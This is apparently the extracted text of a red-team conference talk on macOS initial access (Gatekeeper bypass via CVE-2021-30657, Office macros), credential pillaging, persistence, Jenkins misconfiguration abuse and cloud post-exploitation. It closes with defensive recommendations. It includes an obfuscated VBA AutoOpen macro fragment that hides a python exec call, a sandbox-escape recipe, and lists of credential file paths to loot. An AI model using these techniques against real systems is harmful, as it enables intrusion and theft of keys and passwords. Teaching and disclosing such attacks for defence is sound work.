
sleep(1)
NSApp.setActivationPolicy(.accessory)
NSRunningApplication.current.hide()
```

# INITIAL ACCESS: APP PACKAGE EXAMPLE



# INITIAL ACCESS: APP PACKAGES

- Checked by Gatekeeper!
  - Example of instructions for right click -> run to bypass Gatekeeper
    - Example from Shlayer



# INITIAL ACCESS: MACOS MS OFFICE MACROS

- Old but still works!
- Bypass mail filters: Simple string concatenation
- No Gatekeeper Concerns But Is Sandboxed
  - Limited disk access
  - Can still access:
    - osascript, curl, dscl, screencapture, python, etc.
    - Adam Chester (@\_xpn\_): Can drop files if filename starts with “~\$”
- Sandbox escape by Madhav Bhatt (@desi\_jarvis)
  - Create .zshenv file to execute payload
  - Zip .zshenv
  - Drop to user's home dir
  - Add as Login Item
  - On reboot, payload launched when Terminal run



# INITIAL ACCESS: MACOS MS OFFICE MACROS

- MS Office macro generators for macOS:
  - [MacPhish](#) – [python](#), curl, osascript
  - [My Mythic Macro Generator](#) – curl, osascript
  - [My MacC2 Macro Generator](#) – [python](#)
- AutoOpen()
- Concatenate the string “python” and “exec”


```
Sub AutoOpen()
a = "p" + "yt" + "h" + "on"
b = "ex" + "e" + "c"
befcceeaa = "696d706f7274207077642c2075726c6c6962322c2075726c6c69622"
befcceeaa = befcceeaa + "c207379732c206f732c2072616e646f6d2c2073736c2c2074696d65"
befcceeaa = befcceeaa + "2c20636f6d6d616e64732c204170704b69742c20676c6f622c20706"
befcceeaa = befcceeaa + "c6174666f726d2c20676574706173732c20466f756e646174696f6e"
befcceeaa = befcceeaa + "2c2053797374656d436f6e66696775726174696f6e2c204c61756e6"
befcceeaa = befcceeaa + "36853657276696365732c2050794f626a43546f6f6c730a66726f6d"
befcceeaa = befcceeaa + "204170704b697420696d706f7274202a0a66726f6d20676c6f62206"
befcceeaa = befcceeaa + "96d706f727420676c6f620a66726f6d20466f756e6174696f6e20"
```



# CVE-2021-30657: MASQUERADE SHELL SCRIPTS

- App folder structure:

- File.app/
  - Contents/
    - MacOS/
      - macho -> runs this



What if we put something else here...something that is NOT checked by Gatekeeper




Bash, python



# CVE-2021-30657: BIG BUG, SMALL BOUNTY PAYMENT

- I reported to Apple; fixed in Big Sur 11.3+ and Catalina Update 2021-002
- Apple Security Bounty Website:

Device attack via user-installed app	Unauthorized access to sensitive data**	\$100,000
	Kernel code execution	\$150,000
	CPU side channel attack	\$250,000



- Apple defines sensitive data: Contacts, Mail, Messages, Notes, Photos, or location data...very narrow 
- My malicious app:
  - User detonates -> remote access -> sensitive data (ssh/aws/gcp/azure keys, files in user's home dir, etc.)
  - Very small bounty payment 
  - C'mon Apple...


# CVE-2021-30657: MASQUERADE SHELL SCRIPTS

- Benefits Of This Payload:

- Gatekeeper Bypass
- App Transport Security Controls do not apply
- Will have access to non-TCC folders plus whatever user has given Terminal access to
- Victim just needs to download a .dmg and double-click the fake app inside of it
- Can be very convincing with icons and filenames
- Serves as a stager that can download and run really any payload you want



# MASQUERADING SHELL SCRIPTS



# MACOS: OTHER THINGS TO KNOW

- TCC!!

- Protects folders like Desktop, Downloads, Documents, etc.
- ~ and /tmp not protected
  - SENSITIVE DIRS LIKE ~.ssh, ~.aws, ~/.config/gcloud/credentials.db, ~/.azure... NOT PROTECTED!
  - sshd having full disk access by default has been fixed since macOS 11.3 – credit to @theevilbit!!

- quarantine Attrib

- Appended by the OS to files downloaded via browsers
- Using curl does not append the attribute

- Signing and Notarizing Your Red Team Apps?

- My experience: 1 week of time before retroactive action
- May not be worth the time and effort when social engineering still works



# MACOS PILLAGING – LATERAL MOVEMENT & PRIVESC

- On system creds (aws, gcp, azure)
- Chrome “cookie crimes” (@mangopdf)
- ssh keys and known hosts
- Can prompt the user for creds
- Can search zsh history
- Search for interesting files
- Visited sites
  - Chrome Login Data sqlite3 db
  - History db

~/Library/Application Support/Google/Chrome/Default/Login Data, stats table

```
#####
# SwiftBelt
#####
SwiftBelt: A MacOS enumerator similar to @harmjoy's Seatbelt. Does not use any command line utilities
author: @cedowens
#####

Help menu:
SwiftBelt Options:
-SecurityTools --> Check for the presence of security tools
-SystemInfo --> Pull back system info (wifi SSID info, open directory node info, internal IPs, ssh/aws/gcloud cred info, basic system info)
-Clipboard --> Dump clipboard contents
-RunningApps --> List all running apps
-ListUsers --> List local user accounts
-LaunchAgents --> List launch agents, launch daemons, and configuration profile files
-BrowserHistory --> Attempt to pull Safari, Firefox, Chrome, and Quarantine history
-SlackExtract --> Check if Slack is present and if so read cookie, downloads, and workspaces info
-BashHistory --> Read bash history content

Usage:
To run all options: ./SwiftBelt
To specify certain options: ./SwiftBelt [option1] [option2] [option3]...
```

Stores the username and login url  
unencrypted and do not need  
root to read!



# MACOS PILLAGING – LATERAL MOVEMENT & PRIVESC

- can grab keychain db and take offline with chainbreaker
  - Get access via installer package (which is root)
  - Gain normal user access and prompt for creds
    - Use creds to elevate to root and download user's keychain db (~Library/Keychains/login.keychain, ~/Library/Keychains/login.keychain-db)

The screenshot shows a GitHub repository page for 'n0fate / chainbreaker'. The repository has 46 commits, 2 branches, and 1 tag. The README.md file contains the following content:

```
Chainbreaker2

Chainbreaker can be used to extract the following types of information from an OSX keychain in a forensically sound manner:

• Hashed Keychain password, suitable for cracking with hashcat or John the Ripper
• Internet Passwords
• Generic Passwords
• Private Keys
• Public Keys
• X509 Certificates
• Secure Notes
• Appleshare Passwords
```



# MACOS PILLAGING – PERSISTENCE

- Lots of options other than launch daemons and launch agents
  - [@theevilbit](#): “Beyond Good Ole’ LaunchAgents” blog
  - [@D00MFist’s PersistentJXA github repo](#): JXA implementations
  - [My Persistent-Swift github repo](#): Swift implementations
- [@xorrior’s Authorization Plugin](#)
- Atom init script persistence
- SSHrc persistence
- Vim plugin persistence
- Sublime text app script persistence
- Zsh profile persistence


The screenshot shows a blog post titled "Beyond the good ol' LaunchAgents - Introduction" from the "THEEVILBIT BLOG". The post was published on March 14, 2021, and has a 2-minute read time. It includes tags for "persistence · beyond" and "macos · persistence · beyond". The content discusses the author's admiration for the @Hexacorn's "Beyond good ol' Run key" blog post series and how it inspired them to write similar posts for macOS. It highlights the use of LaunchDaemons and LaunchAgents directories for persistence, comparing them to the Run registry key on Windows.



# OTHER ATTACK VECTORS




# CI/CD PIPELINE



# CI/CD HOSTS

- Path across environments (dev, corp, prod)
- Lots of integrations so lots of secrets
  - Internal git
    - Did somebody say secrets??
  - Jenkins
    - Common misconfigurations
  - Workstations
    - Locally stored keys



# A LOOK AT JENKINS – UNAUTH BUILD JOBS MISCONFIG

- URL: /view/default/newJob
- Can create a new build job and add a single build step to "Execute Shell"
- Can then "Save" and "Build Now" and view command results in "Console Output"
- Can be used to view creds (local and metadata creds if cloud hosted)
- Can query for cloud metadata credentials

Item name **buildme**

Freestyle project

This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

Build

Execute shell

Command `whoami`

See [the list of available environment variables](#)

**Save** **Apply**

Back to Project  
Status  
**Changes**  
Console Output  
Edit Build Information  
Delete Build  
Git Build Data  
No Tags

# A LOOK AT JENKINS – UNAUTH SCRIPT CONSOLE MISCONFIG

- Can browse to `/script` page and run groovy script to get host access or see command results

The screenshot shows the Jenkins interface with the 'Script Console' page selected. The left sidebar includes links for 'New Item', 'People', 'Build History', 'Manage Jenkins', and 'Credentials'. Below these are sections for 'Build Queue' (No builds in the queue) and 'Build Executor Status' (1 Idle, 2 Idle). The main content area is titled 'Script Console' and contains instructions for running Groovy scripts. It shows a code input field containing `println(Jenkins.instance.pluginManager.plugins)` and a large empty output window. A 'Run' button is at the bottom right.



# OTHER JUICY TARGETS

- Internal Wiki
  - Org info, credentials, system/environment info!
- Internal ticketing system
  - System/environment info, creds?
- Slack!
  - Credentials, keys, VPN profiles, sensitive docs
- Exposed unauth Docker API sockets (default port 2375/2376)
- Internal Git



# OTHER JUICY TARGETS

- Cloud Hosted Environments
  - Entry points for obtaining keys
    - Payload phishing
    - Code repos
    - CI/CD hosts & logs
- Testing cloud visibility & detections
  - Accessing secrets
  - Post exploitation examples
    - aws secretsmanager or parameter store
    - Assuming into other roles
    - Attaching policies to users or roles
    - Adding a user to a group
    - Modifying VPC network rules



# DEFENSIVE RECOMMENDATIONS

- Good endpoint detection & response
  - Leverage Apple Endpoint Security Framework
  - Command line executions
    - Susp osascript, rev shell cmds, persistence, etc
  - Parent child relationships
- Network detections:
  - One to many (spraying, port sweeps), beaconing
- IdaaS Abuse (okta, onelogin, etc.)
- Jenkins Abuse
- Cloud visibility and detection
  - Common post exploitation and privesc methods
  - Auditing current IAM roles



# RESOURCES

- My blog on various topics: <https://cedowens.medium.com/>
- Various blogs by xorrior: <https://medium.com/@xorrior>
- Blog on Malicious AppleScript by Phil Stokes: <https://www.sentinelone.com/blog/how-offensive-actors-use-applescript-for-attacking-macos/>
- Mystikal by D00MFist: <https://github.com/D00MFist/Mystikal>
- PersistentJXA by D00MFist: <https://github.com/D00MFist/PersistentJXA>
- My Persistent-Swift repo: <https://github.com/cedowens/Persistent-Swift>
- Csaba Fitzl security research: <https://theevilbit.github.io/posts/>
- “An Attacker’s Perspective On JAMF Configurations”:  
[https://objectivebythesea.com/v3/talks/OBTS\\_v3\\_cHall\\_lRoberts.pdf](https://objectivebythesea.com/v3/talks/OBTS_v3_cHall_lRoberts.pdf)
- My SwiftBelt Enumeration Tool: <https://github.com/cedowens/SwiftBelt>
- Madhav Bhatt’s MS Office Sandbox Escape: <https://desi-jarvis.medium.com/office365-macos-sandbox-escape-fcce4fa4123c>
- My MacShellSwift Post Exp Tool: <https://github.com/cedowens/MacShellSwift>
- Antonio Piazza blogs on thief tool sets: <https://antmanlp-30185.medium.com/>

# RESOURCES

- Machound blog post: <https://www.xmcyber.com/introducing-machound-a-solution-to-macos-active-directory-based-attacks/>
- Bifrost Blog post by Cody Thomas: <https://posts.specterops.io/when-kirbi-walks-the-bifrost-4c72780774f>
- Blog post by Howard Oakley: <https://eclecticlight.co/2020/01/27/what-could-possibly-go-wrong-on-an-app-first-run/>
- Adam Chester's blog on macOS Sandbox Escape: <https://blog.xpnsec.com/escaping-the-sandbox-microsoft-office-on-macos/>
- Info on recent Shlayer campaign: <https://www.intego.com/mac-security-blog/new-mac-malware-reveals-google-searches-can-be-unsafe/>
- <https://github.com/xorrior/macOSTools>
- Mangopdf's Cookie Crimes blog: [https://github.com/defaultnamehere/cookie\\_crimes](https://github.com/defaultnamehere/cookie_crimes)

# THANK YOU!

